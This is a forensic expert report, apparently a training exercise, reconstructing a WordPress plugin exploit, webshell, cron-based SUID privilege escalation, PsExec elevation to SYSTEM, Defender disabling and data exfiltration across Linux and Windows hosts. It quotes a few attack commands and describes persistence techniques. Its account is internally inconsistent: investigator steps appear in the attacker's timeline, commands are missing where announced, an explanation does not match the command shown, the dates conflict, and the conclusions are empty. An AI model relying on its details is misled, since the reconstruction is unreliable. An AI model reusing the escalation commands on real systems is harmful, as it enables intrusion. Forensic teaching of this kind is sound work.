
EXPERT REPORT



Name: Operation ShadowBridge

Case No.: 20252602

Compilation Data

- **Authored by:** Zenith Forensics
- **Institution:** Institute of Cybersecurity and Digital Forensics
- **Address:** 123 Ciber Street, Technology City
- **Date of investigation:** June 1, 2025
- **Report compilation date:** June 1, 2025

Declaration of Integrity

This report has been prepared by Zenith Forensics, following the procedures established in forensic regulations and guaranteeing the chain of custody of the evidence analyzed.

I declare that:

- The investigation was carried out in accordance with the guidelines established by the Criminal Procedure Act, regulations on digital evidence in legal proceedings, and international standards in computer forensics, such as ISO/IEC 27037 and the recommendations of ENFSI (European Network of Forensic Science Institutes).
- Both the software and hardware used in this analysis have been configured and used in such a way as to guarantee the forensic integrity of the process and its results.
- The conclusions of this report are solely my own and are based solely on the digital evidence collected and analyzed during the investigation.

Signature	**[Zenith Forensics]**
Date	**[May 31, 2025]**

Contents

1. Investigator Identification

- **Reference code:** INF-2025-XYZ-007
- **Addressed to:** Court of Justice of Valencia
- **File number**: 2025/4567
- **Expert witness:**
    - **Name:** Dr. Zenith Forensics
    - **Qualifications:** Computer Engineer, CCE and CHFI
    - **Experience:** 15 years in systems auditing
    - **Contact:** nforensics@perits.com
- **Applicant:** XYZ, Inc.
- **Legal representative:** Mr. Miquel Grau
- **Place and date of issue:** Valencia, May 31, 2025

2. Statement of Impartiality

I, Dr. Zenith Forensics, as the computer expert appointed to analyze the facts set forth in this report, DECLARE under oath that my actions have been guided by strictly technical, scientific, and professional criteria.

I certify that I do not have, nor have I ever had, any personal, professional, financial, or direct or indirect relationship with any of the parties involved in this proceeding, nor with any natural or legal person connected to the events under analysis.

I also declare that all the conclusions presented in this expert report have been drawn exclusively from the digital evidence collected, analyzed, and preserved in accordance with the principles established in current technical regulations, and that they have not been influenced by any external factors, suggestions, partial commissions, or conflicts of interest.

I formally undertake to respond, if necessary, to any clarification or technical clarification before the competent judicial authority, and to cooperate as necessary for the correct understanding of the results of this expert report.

3. Oath or promise

In accordance with current legislation and the ethical principles of expert practice, I, Dr. Zenith Forensics, the expert appointed to carry out the technical analysis of the present case, swear or promise that I have prepared this report with complete rigor, honesty, and impartiality.

I declare that all observations, analyses, and conclusions contained in this document are the result of an objective study of the available digital evidence and have been prepared without any external influence or deviation from the truth.

By this act, I commit myself to telling the technical and scientific truth, to acting with loyalty to the court, and to faithfully fulfilling the duty entrusted to me as an expert in the field.

4. Body of the report

4.1 Purpose

The purpose of this report is to determine whether the group of cybercriminals known as **GreyMonolith** is responsible for the cyberattacks and damage suffered by the company **NexaTech Systems SL**, through the forensic analysis of a digital image obtained during the investigation, with the aim of collecting, preserving, and examining digital evidence that allows a direct link to be established between the criminal actions and the potential perpetrators.

4.2 Scope

The scope of this forensic analysis includes the extraction, identification, verification, and interpretation of digital evidence contained in the compromised systems of the company **NexaTech Systems SL**. Specifically, it focuses on the devices and digital environments affected during the attacks carried out by the cybercriminal group **GreyMonolith**.

This investigation includes a comprehensive analysis of a forensic image [1] obtained from the compromised servers and workstations, and focuses on:

- The chronological reconstruction of the intrusion vectors, including the exploitation of a *vulnerable* WordPress *plugin* (File Manager), which allowed the upload of a PHP *webshell* and the remote execution of commands on a Linux machine.

- The execution of a local *privilege escalation* [4] by manipulating an automated *.backup.sh* [5] *script* with write permissions (cron job), which allowed *root access* [6] to the system.

- Lateral connection via *SSH pivoting* [7] to a Windows machine within the same network, using credentials obtained from configuration files **(`wp-config.php`)**.

- Exfiltration [8] of sensitive data from Linux and Windows systems, including system files **(`/etc/passwd`, `/etc/shadow`)**, SSH keys, personal documents, and user backups using compression techniques **(`tar`, `Compress-Archive`)** and sending via *HTTP POST* [9] to a remote server controlled by the attackers.

- Remote deactivation of Defender antivirus using a *PowerShell script* [10] **(`disable-defender.ps1`)** to ensure *persistence* [11] and avoid detection in the Windows environment.

- The use of various enumeration and reconnaissance tools (*Nmap* [12], *WPScan* [13], WhatWeb, *Gobuster* [14]), as well as *exploit kits* [15] adapted for each phase of the offensive.

4.3 Background

The **GreyMonolith** group is a well-known cybercriminal organization of unknown origin, highly structured and with transnational operational capabilities. Since 2019, this group has been linked to more than twenty sophisticated attacks against critical infrastructure, government institutions, and technology companies of high strategic value in Europe, Asia, and North America.

Its operations are characterized by:

- The use of *zero-day exploits* [16] and undocumented vulnerabilities to silently access systems.
- The creation and deployment of *customized malware* [17] with unique signatures that cannot be detected by conventional antivirus software.
- The use of *social engineering* [18] to obtain internal credentials and *escalate privileges* [4] without raising suspicion.
- Advanced *living-off-the-land (LotL)* techniques [19] to use the system's own tools and minimize detection.
- *Persistence* [20] in hybrid environments (Linux + Windows) and subsequent *exfiltration* [8] of sensitive data to servers controlled abroad.

GreyMonolith has been mentioned by entities such as the **European Cybersecurity Agency (ENISA)** and the **FBI** as one of the most *dangerous groups*, comparable to groups such as **APT29 (Cozy Bear)** or **Lazarus Group**. Its decentralized structure, the use of *cryptocurrencies* [22] for financing, and the use of network anonymizers such as *Tor or I2P* [21] make it almost impossible to trace.

In the specific case of **NexaTech Systems SL**, the first signs of intrusion coincide with **GreyMonolith's** historical *modus operandi*: entry through a web vulnerability, *pivoting* [7] to internal systems, and sequential data *exfiltration* [8] during periods of low activity.

4.4 Preliminary Remarks

1. All *forensic images* [1] obtained from compromised equipment have been created using *bit-by-bit* cloning techniques *(bitstream copy)* [23] to ensure data accuracy and integrity. No original evidence has been tampered with.

2. The acquisition was carried out in accordance with *ISO/IEC 27037:2012* and *UNE 197010:2015* standards relating to digital evidence management.

3. *Cryptographic hashes (SHA-256)* [24] were calculated before and after each copying process, confirming the integrity of the images at all times.

4. All physical media containing images have been sealed, labeled, and documented under the registered *chain of custody* [25] (see Appendix 1).

5. The images were mounted on *read-only* analysis systems [26] to prevent any accidental modification of the content.

6. The expert carried out all operations within a network-isolated *laboratory* [27], using *virtual machines* [28] configured to ensure security, traceability, and preservation of the evidence.

Finally, in compliance with the judicial instruction received, this report **provides a structured and substantiated response to the key forensic questions required by the judicial authority**, including:

- What was the initial entry vector into the NexaTech network?
- How did the cyberattacker gain *root* access to the Linux server?
- What type of *webshells* were installed and where were they located?
- What SSH key was used to *pivot* to Windows?
- What evidence proves unauthorized access and manipulation of the system?
- What information was extracted from the MySQL database?
- How was the Linux machine accessed as the *hagrid* user?
- How was the exfiltration of data to an external server confirmed?

- How was the initial vulnerability exploited by the attacking group identified?
- How was it demonstrated that the Windows attack IP is the same as the Linux compromise IP?
- What persistence mechanisms were implemented on the Windows system?
- What evidence confirms the remote SSH connection to the Windows machine and when the connection was made?
- What command did the attacker use to escalate privileges to *NT SYSTEM*?
- What folder did the attacker use to store the malicious tools and stolen data?
- Is there a correlation between the exfiltrated data and a report of bank fraud by the victim?

All these issues are addressed in the respective sections of the report, with cross-references to the corresponding technical evidence and Appendixes.

In addition, **the expert team has recreated the events in a controlled and completely isolated virtual environment**, replicating the conditions of the compromised system. As part of this process, **visual evidence has been generated in video format**, documenting the main actions of the attack and **forming part of the material attached to the compressed file provided as supplementary evidence**.

4.5 Reference documents

- ISO/IEC 27001, 27037
- Criminal Procedure Act
- LOPDGDD 3/2018
- ENFSI Guidelines

4.6 Terminology and abbreviations

1. **Forensic image:** An exact copy (bit by bit) of a hard drive or system, used for analysis without altering the original.
2. **Vulnerable plugins:** Small programs that extend the functionality of a system such as Wordpress, but which may contain security errors.
3. **PHP webshell:** Malicious file uploaded to the server that allows attackers to execute commands as if they were physically in front of the computer.
4. **Privilege escalation:** Technique for moving from a limited user to one with more permissions, such as administrator or root.
5. **.backup.sh script:** Automated system file that can be executed periodically. In this case, it was manipulated by the attackers.
6. **Root:** User with maximum privileges within a Linux/Unix system, such as the Windows administrator.
7. **SSH pivoting:** Technique for accessing other computers on a network using an already compromised machine as a bridge.
8. **Exfiltration:** Theft and illegal transfer of data outside the company or system.
9. **HTTP POST:** Method of sending data over the internet, used to transfer files to a server.
10. **PowerShell:** Advanced command line tool for Windows, often used by administrators... or attackers.
11. **Nmap:** Network scanning tool that detects active computers and open services.
12. **WPScan:** A specific tool for detecting vulnerabilities in WordPress websites.
13. **Gobuster:** Program that searches for hidden paths and files on web pages to identify weaknesses.
14. **Exploit:** Code or technique that takes advantage of a vulnerability to take control or cause a malfunction.
15. **TTPs:** Tactics, Techniques, and Procedures commonly used by cybercriminal groups.
16. **Zero-day:** Vulnerability unknown to the manufacturer and users, exploited by attackers before a solution exists.
17. **Custom malware:** Malicious software created specifically for a particular attack, difficult to detect by standard antivirus software.
18. **Social engineering:** A set of psychological manipulation techniques used to deceive users and make them reveal confidential information.
19. **Living-off-the-land (LotL):** Technique that consists of using legitimate operating system tools to carry out malicious actions, thus avoiding detection.
20. **Persistence:** Mechanisms used to ensure that the attacker maintains continuous access to a compromised system, even after reboots.

21. **Network anonymizers (Tor, I2P):** Systems that hide the identity and location of online users by redirecting traffic through several encrypted layers.
22. **Cryptocurrencies:** Digital currencies such as Bitcoin or Monero that are often used in illegal activities to make financial tracking difficult.
23. **Bit-by-bit cloning (bitstream copy):** An exact and complete copy of a digital piece of evidence, where every bit is copied, including empty spaces and hidden data.
24. **Cryptographic hash (SHA-256):** A unique string of characters that securely represents the content of a file; if a single bit changes, the hash also changes.
25. **Chain of custody:** A documented process for maintaining the traceability and integrity of evidence from the moment it is collected until it is analyzed.
26. **Read-only environment:** Configuration where devices are opened in read-only mode, preventing the system or analyst from accidentally modifying the evidence.
27. **Isolated laboratory:** A controlled environment with no external connection used to analyze digital evidence securely and without risk of propagation.
28. **Virtual machine:** Simulation of one computer within another that allows computer environments to be reproduced for secure testing.
29. **RAM capture:** Process of extracting active volatile memory from a system to obtain real-time information about running processes, network connections, loaded files, or non-persistent data.
30. **Access log:** File where all requests received by a web server are recorded, useful for audits.
31. **User-agent**: HTTP header that identifies the browser or tool used to access a web page.
32. **Webshell:** Malicious file that allows remote commands to be executed from a web interface.
33. **Attack vector:** Mechanism or means by which an attacker accesses or exploits a system.
34. **Reverse TCP remote shell:** Connection initiated from the compromised system to the attacker to establish remote control.
35. **Non-interactive TTY:** Type of terminal without the ability to display an active prompt or receive direct user input.
36. **Interactive shell:** Full terminal that allows real-time interaction with the user with prompt and input.
37. **Plaintext credentials:** Credentials (username/password) stored unencrypted, directly visible.
38. **Local enumeration:** Phase of an attack where the actor collects information from the compromised system: users, permissions, etc.
39. **Process dump:** Extraction of the active memory of a single process to analyze its contents.

40. **Strings:** Command that extracts readable text strings from a binary file, useful for detecting information.
41. **Docker:** Platform for creating lightweight containers that run applications in isolation and securely.
42. **Database recreation:** Process of partially or completely reconstructing a database from recovered evidence.
43. **Password hash:** Cryptographic representation of a password; used for comparison without displaying it.
44. **SSH authentication:** Process of remote login via the Secure Shell (SSH) protocol.
45. **SUID bit:** Special permission in Unix/Linux systems that allows a file to be executed with the privileges of its owner.
46. **Cron job:** Process scheduled on Linux systems that runs automatically at defined intervals.
47. **Privileged shell:** Command line environment with administrator (root) privileges, often as a result of escalation.
48. **SSH private keys:** Cryptographic files that allow authentication to remote systems via SSH without a password.
49. **Volatility 2:** RAM forensic analysis tool for Windows/Linux systems with plugin support.
50. **PsExec:** Microsoft Sysinternals tool that allows remote or local processes to be executed with elevation.
51. **NT SYSTEM**: Internal Windows tool with the highest privileges in the operating system.

4.7 Analysis

4.7.1 Technical analysis of evidence from the LINUX operating system

1. **RAM extraction**

Several minutes after the attack was identified, and with the systems still active, *RAM memory* [29] was captured from one of the affected machines running Linux. To ensure minimal disruption to the system and obtain an accurate view of the processes running and connections active, the *AVML* (Acquire Volatile Memory for Linux) tool, developed by Microsoft, was used. This tool allows for a lightweight and efficient *memory dump*, compatible with production environments.

The resulting image was saved to external storage and verified using a *SHA-256 cryptographic hash* [24], calculated both before and after transfer to ensure integrity.

[*Appendix 1 - Verification values.*]

2. **Hard drive extraction**

The hard drive of the Windows workstation is cloned in its entirety using the same ***Tableau TD3 forensic cloner***, ensuring the preservation of evidence through a *bit-by-bit cloning* process [23]. The device automatically calculated the source hash and compared it to the copy. The Results have been recorded in Appendix 1 for verification.

[*Appendix 1 - Verification values.*]

3. **Preparation of the Work Environment**

The *memory dump* analysis was performed using the *Volatility 2* and *Volatility 3* tools, selected for their compatibility with Linux systems and their ability to extract information such as processes, network connections, and credentials loaded into memory. Both versions allowed for the corroboration of evidence of suspicious activity, such as unauthorized *SSH* connections and malicious scripts loaded at runtime.

As for the hard drive, the cloned image was *remounted in read-only mode* [26] using a custom script developed by the expert. This script automates the configuration of a secure analysis environment, preventing the modification of any files during inspection. The analysis was performed on a virtual machine [28] within an *isolated laboratory* [27].

[*Appendix 2 - Mounting the Linux disk in read-only mode.*]

4. **Analysis of events**

The forensic analysis of the system files together with *the RAM dump* has made it possible to accurately reconstruct the events that occurred on the Linux system on the night **of May 31, 2025,** on the **NexaTech Systems SL** server.

1. At **20:09:59** [May 31, 2025], multiple requests originating from IP address **10.0.2.15** are detected, corresponding to an initial phase of passive reconnaissance of the web service. These requests include access to generic server resources, indicating an attempt to map attack surfaces.

2. At **20:12:07** [May 31, 2025], the same IP address performs a directory scan using the *Gobuster* tool [14]. This activity was detected by the pattern of *HTTP* requests sent to undocumented paths, many of which received a response with **HTTP** code **200 OK**, indicating the existence of the requested directories.

3. At **20:12:15** [May 31, 2025], the system receives a direct connection to the ***/blog*** directory, evidencing the exploitation of the data obtained in the previous stage. The *user-agent* log [31] reveals the use of a *Firefox* browser, presumably from the attacker's own terminal, suggesting manual access prior to the exploitation.

4. At **20:14:36** [May 31, 2025], new requests are identified using the *WPScan* tool [13], focused on detecting vulnerabilities within the *WordPress* installation. The *log* shows a sequence of automatic tests targeting plugins known for their vulnerability.

5. Finally, at **20:16:19** [May 31, 2025], the main attack vector occurs: an *HTTP POST* request is sent to the path ***/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php***, corresponding to **the File Manager plugin (v6.0.6.9)**. This vulnerability allowed arbitrary file uploads without authentication.

6. Immediately afterwards, a request to the path ***/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php*** is detected, identified as a *PHP webshell* [3]. The combination of the presence of the shell and the request parameters (including executable commands) confirms the remote compromise of the machine.

7. This intrusion exploits a *critical unauthenticated vulnerability* **(CVE-2020-25213)** that allows total control of the system. Accordingly, This evidence confirms that this was the *attack vector* [33]. The evidence recovered shows how the attacker initiates remote executions and subsequent deployments from the shell.

[*Appendix 3 - Evidence of the web attack on the Linux server.*]

8. Based on the *RAM image* [29] and *log* files (**/var/log/auth.log and access.log**) [30], the sequence of events following the initial exploitation has been reconstructed.

9. At **20:18:23** [May 31, 2025], It was detected that the attacker gained interactive access to the machine. Although no subsequent *HTTP* records are available in the *access logs*, it can be deduced that control was established through a *reverse TCP remote shell* [34], executed from the *webshell* [31]. This type of connection, which does not go through web services, explains the absence of traces in the *Apache* logs and reinforces the hypothesis of complete control of the system.

10. The evidence collected in the *RAM image* clearly shows that access was gained through an initial *non-interactive TTY* [35], with multiple attempts to transition to an *interactive shell* [36] using typical commands.

11. At **20:19:53** [May 31, 2025], it is confirmed that the attacker obtains a functional interactive shell, with access to the full command line and arbitrary execution capability.

12. At this point, *local enumeration* activities begin [38]. Commands such as **ls /home/, cat /etc/passwd**, **and whoami** are detected, indicating an internal reconnaissance phase. Subsequently, The attacker accessed several WordPress configuration files for the purpose of *exfiltrating information* [8].

13. Of particular note is the reading of the file **/etc/wordpress/config-default.php**, which contained sensitive information based on data: username, password, and host. This information was in *plaintext* credentials [37], which is a serious security breach.

14. With this data, the attacker attempts to exchange commands with other user accounts on the system. This attempt is evident in the *auth logs*, which show multiple access attempts being rejected.

[*Appendix 4 - Sequence of instructions and evidence of post-exploitation on Linux.*]

15. Once full control of the machine is obtained, the attacker identifies that the system is running an active *MySQL* database service.

16. Using the *Volatility* tool, a specific *process dump* [39] of the ***mysql*** service is performed in order to inspect the active memory and determine whether it contains sensitive information in real time.

17. The *strings* command [40] is applied to this dump, allowing readable text strings to be extracted. In this way, fragments corresponding to passwords, usernames, and database table structures are located.

18. With the data obtained, a recreation of the *database* [42] is initiated in an isolated test environment based on *Docker* containers [41]. This environment allows the original conditions to be reproduced without

putting the real system at risk.

19. During the analysis, a *password hash* [43] corresponding to the user ***hagrid98*** is located. This information, together with the internal reconnaissance phase, allows a functional user and password combination to be generated.

20. Using these credentials, the attacker gains access through *SSH* authentication [44] as user ***hagrid98***, thus gaining access to the machine but this time as a real user.

[*Appendix 5 - Evidence from the database analysis and SSH access.*]

21. Once authenticated as user ***hagrid98*** via *SSH* authentication [44], the attacker initiates a series of actions aimed at obtaining administrator privileges (*root* [6]).

22. First, commands are detected to search for files with the *SUID bit* [45] enabled, using instructions such as:

23. These types of files can be executed with the privileges of the owner (often *root*) and, if mishandled, can be vectors for escalation.

24. At the same time, files owned by the user ***hagrid98*** with execution permissions were listed:

25. This indicates a clear attempt to locate scripts or binaries that can be modified by the user.

26. Finally, it was identified that the user edits a file using the *nano* tool, specifically an automated system script with scheduled tasks (a *cron task* [46]).

27. Through analysis of the *disk image* [1] and *RAM memory* [29], it is confirmed that the manipulated script included a final instruction of the type:

chmod u+s /bin/bash

28. This fragment copies the bash binary to a temporary location and applies the *SUID bit* [45] to it, allowing any user to execute it as *root* and obtain a *privileged shell* [47].

29. By executing ***bash -p***, the attacker gains access to the system with absolute permissions, completing the *privilege escalation* [4] and gaining full control over the **NexaTech Systems SL** servers.

[*Appendix 6 - Evidence of privilege escalation.*]

30. Once privileged access (*root*) [6] to the Linux server was obtained, the attacker began a phase of in-depth reconnaissance of the file system with full access.

31. During this process, they accessed critical files such as ***/etc/passwd*** and ***/etc/shadow***, which contain identity information and *password hashes* [43] for system users.

32. Likewise, within the personal directories and configurations, they located files related to *SSH* authentication keys, including ***hagrid98's*** keys. These *private SSH keys* [48] can be used to establish remote connections to other machines without the need for a password.

33. With all this valuable information, the attacker created a compressed **.tar.gz** file**.**

34. This file was then sent to a remote server controlled by the attacker using an *HTTP POST* request [9] or other untracked channels (the *logs* have not been preserved to confirm the exact method).

35. Once the exfiltration was complete, the subject disconnected from the system and ceased activity. Shortly thereafter, a connection from another compromised machine was detected, indicating that an *SSH pivoting* action [7] had been initiated, taking advantage of the previously recovered *SSH* keys.

[*Appendix 7- Exfiltration and pivoting to Windows.*]

4.7.2 Technical analysis of evidence from the WINDOWS operating system

1. **RAM extraction**

Similar to the Linux scenario, *RAM* was acquired [29] a few minutes after the attack was detected, while the Windows machine was still running. In this case, the **Belkasoft RAM Capturer** tool was used, known for its compatibility with Windows systems and for generating minimal impact on the captured memory.

The memory image was exported to a sealed USB device and verified using *SHA-256 cryptographic hash* calculation [24] before and after copying.

[*Appendix 1 - Verification values.*]

2. **Hard drive extraction**

The hard drive of the Windows workstation is cloned in its entirety using the same ***Tableau TD3 forensic cloner***, ensuring the preservation of evidence through a *bit-by-bit cloning* process [23]. The device automatically calculated the source hash and compared it to the copy. The Results have been recorded in Appendix 1 for verification.

[*Appendix 1 - Verification values.*]

3. **Preparation of the Work Environment**

Volatility 2 and *Volatility 3* tools were also used to analyze the RAM image, in this case compiled with the appropriate profiles for the specific Windows system. The tool made it possible to identify *PowerShell scripts* [10] loaded into memory, traces of suspicious process execution, and outgoing connections to unauthorized external IPs.

The hard drive was analyzed in its entirety using the latest version of the *Autopsy* forensic tool, which facilitated the extraction of deleted files, analysis of system *logs*, detection of *custom malware* [17], and reconstruction of the timeline of events. All actions were carried out within a *virtual machine* [28] configured for complete isolation.

4. **Analysis of events**

Forensic analysis of the system files together with the RAM dump made it possible to accurately reconstruct the events that occurred on the Windows system on the night **of May 31, 2025,** on the **NexaTech Systems SL** server.

1. At **[2025-05-31 23:25:25]**, a remote connection via **SSH** to the affected Windows machine was detected. This initial access was identified through analysis of the **RAM image** [29] and the use of the *Timeliner*, *PsList*, and *CmdLine* plugins from **Volatility 2** [49].

2. The evidence shows that, once the connection was established, the system created a ***cmd.exe*** process linked to the remote session. This suggests that the cybercriminal obtained a command shell on the Windows system through the **SSH** connection [44].

3. In this command line environment, a critical process identified as:

   PsExec.exe -acceptula -s cmd.exe

4. This command uses the **PsExec** tool from Microsoft Sysinternals [50] to launch a new instance of ***cmd.exe*** with system privileges (*-s*), thus managing to run as **NT AUTHORITY\SYSTEM** [51].

5. The ***PsExec.exe*** process is linked to a specific PID (*5332*), which is found in the *Timeliner* timeline immediately after the initial ***cmd.exe***. This command is executed within the same remote session, confirming that the escalation vector was initiated **from the previously established SSH connection**.

6. This privilege escalation technique is a type of *Living-off-the-Land* (LotL) [19], as it takes advantage of native or trusted system tools to execute code with maximum privileges without raising the usual antivirus alerts.

7. After execution, it is confirmed that the attacker was already acting as **NT SYSTEM**, the highest level of permissions possible in a Windows system, comparable to *root* [7] in Linux environments.

8. To confirm the remote connection and link it to the attacker, **the Windows** event logs were **extracted** from the forensic image of the affected system using the **Autopsy** tool [52].

9. The extracted files include, among others:

    a. ***Security.evtx*** – Logs of logon and logoff events, account access, and identity changes.

    b. ***Microsoft-Windows-OpenSSH%4Operational.evtx*** – Detailed activity log for the OpenSSH service [53].

    c. ***Windows PowerShell.evtx*** – History of commands executed through *PowerShell*.

10. The **OpenSSH Operational** file contains a key log confirming a fully authorized connection to the Windows machine from IP **10.0.2.15** at exactly **[2025-05-31 23:25:25]**, which fully coincides with the **timestamp** of the ***cmd.exe*** process previously analyzed with **Volatility**.

11. This IP address is the same one that had initiated the attack vector against the Linux server hours earlier, as documented in the web logs (***access.log***) and in the timeline of events on the attacked server. This allows us to establish a **direct and chronological attribution** between the intrusion into Linux and the **lateral movement to the Windows system** via intermediary [7].

12. In addition, the ***cmd.exe*** process and the subsequent execution of ***PsExec.exe*** associated with that session (PID 5332) are reflected in the *Volatility2* timeline (***cmdline, pslist, timeliner*** plugins), which **verifies that both processes were launched from the remote session initiated by SSH**.

13. These correlations reinforce the hypothesis that **the attacker had active control of the session**, and that all elevation and persistence actions in Windows were directed remotely from the same machine that had compromised the Linux system.

[*Appendix 8 - Access and privilege escalation with psexec.*]

14. After privilege escalation using *PsExec* [50], an attempt was made to locate direct evidence of commands written by the cybercriminal using the *Volatility 2* ***consoles*** and ***cmdscan*** plugins [49]. However, these did not return any relevant information, which could indicate the use of anti-forensic techniques designed to erase or prevent the recording of their activity.

15. Given this scenario, the ***filescan*** plugin was run, identifying active files and new objects created in memory during the compromised session. Subsequently, a ***memdump*** was performed on the identified processes:

cmd.exe, *powershell.exe*, and others, with the aim of analyzing them manually.

16. These process images were examined in conjunction with *Autopsy* and the system event viewers. In particular, records such as the following were extracted and analyzed:

    a. *Windows PowerShell.evtx* [54]

    b. *Security.evtx*

17. The analysis revealed that the attacker executed PowerShell scripts [10] such as ***disable-defender.ps1***, with the aim of disabling all Windows Defender protection shields. This allowed them to operate freely without detection by the antivirus.

18. Immediately afterwards, other malicious scripts such as ***backdoor.ps1*** and ***back.ps1*** were executed, which contained functions to ensure *persistence* [12] in the system. Some techniques observed include:

    a. Creation of registry keys within ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run.***

    b. Persistence through Windows scheduled tasks (*task scheduler*).

    c. Establishing automatic reverse connections to external IPs.

19. The attacker stored all these resources in a folder named **Temp**, within the local disk **C:\Temp**. This folder contains scripts, compression utilities, authentication keys, and stolen files.

20. During the *Autopsy* scan, a .zip file with an automatically generated name was discovered, containing several company documents:

    a. Confidential invoices.

    b. **.txt** files with email *credentials*.

    c. Word documents with internal profiles.

21. A **.jpg** image showing the owner of NexaTech holding a *credit card*.

22. This image, which partially showed the card number and CVV, was linked to a formal report of bank fraud filed days later by the victim.

23. Analysis of the PowerShell event logs confirmed that the cybercriminal had used a custom *PowerShell* script to compress and *exfiltrate* [8] these files to the same command and control server used during the Linux intrusion.

24. This evidence completes the sequence of actions on the Windows system, demonstrating the presence, persistence, and exfiltration of highly sensitive and compromising information.

[*Appendix 9 - Persistence and exfiltration from the Windows system.*]

4.8 Timeline of events

1. **[2025-05-31 20:09]** - The attacker begins the web reconnaissance phase from IP 10.0.2.15.
2. **[2025-05-31 20:12]** - Gobuster is run to discover hidden directories on the website.
3. **[2025-05-31 20:12]** - The attacker manually accesses the /blog directory.
4. **[2025-05-31 20:14]** - WPScan is detected for vulnerability scanning.
5. **[2025-05-31 20:16]** - An HTTP POST request is sent exploiting the vulnerable File Manager plugin.
6. **[2025-05-31 20:16]** - A PHP webshell is uploaded and executed on the server.
7. **[2025-05-31 20:18]** - A reverse TCP remote shell is established to the attacker's terminal.
8. **[2025-05-31 20:19]** - The attacker obtains a functional interactive shell with full access.
9. **[2025-05-31 20:20]** - The local enumeration phase is performed: reading /etc/passwd, id, whoami.
10. **[2025-05-31 20:24]** - The configuration file with Wordpress credentials in plain text is read.
11. **[2025-05-31 20:25]** - A MySQL process dump is performed using Volatility.
12. **[2025-05-31 20:28]** - The database is partially recreated in the Docker environment.
13. **[2025-05-31 20:30]** - A password hash is found and accessed via SSH as hagrid.
14. **[2025-05-31 20:31]** - Files with SUID bits and executables owned by hagrid are searched for.
15. **[2025-05-31 20:33]** - The attacker edits a cron job and injects a request to create a privileged shell.

16. **[2025-05-31 20:34]** - Bash is executed with root privileges.
17. **[2025-05-31 20:35]** - Sensitive files are read: /etc/shadow, SSH keys, etc.
18. **[2025-05-31 20:36]** - The attacker compresses the sensitive data into datos-linux.tar.gz.
19. **[2025-05-31 20:37]** - The compressed file is exfiltrated to a remote server.
20. **[2025-05-31 20:38]** - The attacker disconnects from the Linux system and starts SSH pivoting to Windows.
21. **[2025-05-31 23:25:25]** - SSH connection established from 10.0.2.15 on the Windows machine. Access begins.
22. **[2025-05-31 23:26:02]** - A cmd.exe session is started via remote connection.
23. **[2025-05-31 23:26:48]** - PsExec.exe -accepteula -s cmd.exe executed, obtaining privileges as NT SYSTEM.
24. **[2025-05-31 23:27:10]** - Anti-forensic techniques are initiated: no commands are recorded in the consoles or cmdscan plugins.
25. **[2025-05-31 23:28:11]** - PowerShell scripts are identified in memory using filescan.
26. **[2025-05-31 23:29:00]** - disable-defender.ps1 is executed, disabling Windows protection.
27. **[2025-05-31 23:30:22]** - The backdoor.ps1 and back.ps1 scripts are executed to establish persistence.
28. **[2025-05-31 23:31:10]** - Registry keys and scheduled tasks are created to ensure presence after subsequent reboots.
29. **[2025-05-31 23:32:17]** - The attacker moves all resources to C:\Temp\.
30. **[2025-05-31 23:33:45]** - A ZIP file is created with company documents (invoices, credentials, confidential images).
31. **[2025-05-31 23:35:43]** - Exfiltration of the ZIP file to a controlled remote server.

32. **[2025-05-31 23:36:12]** - The attacker ends the session and the loss of internal control is confirmed.

5. Conclusions

